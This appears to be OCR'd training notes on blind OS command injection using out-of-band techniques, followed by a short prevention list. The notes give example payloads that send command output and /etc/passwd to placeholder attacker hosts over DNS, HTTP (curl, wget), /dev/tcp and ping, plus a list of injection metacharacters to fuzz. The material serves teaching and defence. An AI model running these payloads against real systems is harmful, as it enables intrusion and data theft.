
YOU CAN USE AN INJECTED COMMAND THAT WILL TRIGGER AN OUT-OF-BAND NETWORK INTERACTION WITH A SYSTEM THAT YOU CONTROL, USING OAST TECHNIQUES. FOR EXAMPLE: & NSLOOKUP KGJI2OHOYW.WEB-ATTACKER.COM &

THIS PAYLOAD USES THE NSLOOKUP COMMAND TO CAUSE A DNS LOOKUP FOR THE SPECIFIED DOMAIN. THE ATTACKER CAN MONITOR TO SEE IF THE LOOKUP HAPPENS, TO CONFIRM IF THE COMMAND WAS SUCCESSFULLY INJECTED.

(USING BURP COLLABORATOR LINK DNS LOOKUP)

& NSLOOKUP `WHOAMI`.KGJI2OHOYW.WEB-ATTACKER.COM &

EXPLOITING BLIND OS COMMAND INJECTION USING OUT-OF-BAND (OAST) TECHNIQUES:



EXPLOITING BLIND OS COMMAND INJECTION USING OUT-OF-BAND (OAST) TECHNIQUES:

EXECUTES WHOAMI AND SENDS THE RESULT AS PART OF A DNS QUERY.

; DIG $(ID | BASE64).ATTACKER.COM

HTTP-BASED EXFILTRATION

- TECHNIQUE: USES TOOLS LIKE CURL OR WGET TO SEND COMMAND OUTPUT VIA HTTP TO AN ATTACKER-CONTROLLED SERVER.
- USING CURL:
- ; WHOAMI | CURL -X POST -D @- HTTP://ATTACKER.COM/LOG
- ; WGET HTTP://ATTACKER.COM/$(WHOAMI)

EXPLOITING BLIND OS COMMAND INJECTION USING OUT-OF-BAND (OAST) TECHNIQUES:

TCP/UDP COMMUNICATION

- TECHNIQUE: SENDS COMMAND OUTPUT OVER RAW TCP OR UDP CONNECTIONS TO AN ATTACKER-CONTROLLED SERVER
- USING /DEV/TCP:
- ; CAT /ETC/PASSWD > /DEV/TCP/ATTACKER.COM/1234

ICMP-BASED EXFILTRATION

- TECHNIQUE: ENCODES DATA IN ICMP PACKETS SENT TO AN ATTACKER-CONTROLLED SERVER.
- ; PING -C 1 $(WHOAMI).ATTACKER.COM

ALAWAYS FUZZ THESE

```
;       Command separator
&       Command separator (executes both)
` `
`
&&      Logical AND; executes next if previous succeeds
>       Redirect output
<       Redirect input
>>      Append output
$()     Command substitution
`       Command substitution
\       Escape character
'       Single quote
"       Double quote
\n      Newline
%0A     URL-encoded newline
%26     URL-encoded ampersand
%7C     URL-encoded pipe
```

BYPASS RESTRICTION:

Check out PayloadAllTheThings to Bypass filters:

PayloadsAllTheThings/Command Injection/README.md at master · swisskyrepo/PayloadsAllTheThings

A list of useful payloads and bypass for Web Application Security and Pentest/CTF - swisskyrepo/PayloadsAllTheThings

GitHub

PREVENTATION :

- VALIDATING AGAINST A WHITELIST OF PERMITTED VALUES.
- VALIDATING THAT THE INPUT IS A NUMBER.
- VALIDATING THAT THE INPUT CONTAINS ONLY ALPHANUMERIC CHARACTERS, NO OTHER SYNTAX OR WHITESPACE.
- AVOID EXECUTING SYSTEM COMMANDS ALTOGETHER. USE HIGH-LEVEL APIS OR LIBRARIES TO PERFORM TASKS INSTEAD OF RELYING ON THE SHELL.
- VALIDATE USER INPUT AGAINST A WHITELIST OF PERMITTED VALUES. REJECT ANYTHING NOT EXPLICITLY ALLOWED.
- NEUTRALIZE POTENTIALLY DANGEROUS CHARACTERS (E.G., ;, |, &) TO PREVENT THEM FROM BEING INTERPRETED BY THE SHELL. EXAMPLE ESCAPESHELLARG()
- USE PARAMETERIZED QUERIES OR APIS THAT SEPARATE COMMAND LOGIC FROM USER INPUT.
- REMOVE UNWANTED CHARACTERS OR PATTERNS USING REGULAR EXPRESSIONS.
- DISABLE SPECIAL SHELL FEATURES, SUCH AS GLOBBING OR ENVIRONMENT VARIABLE EXPANSION, IF USING SH OR SIMILAR TOOLS.

THANK 

you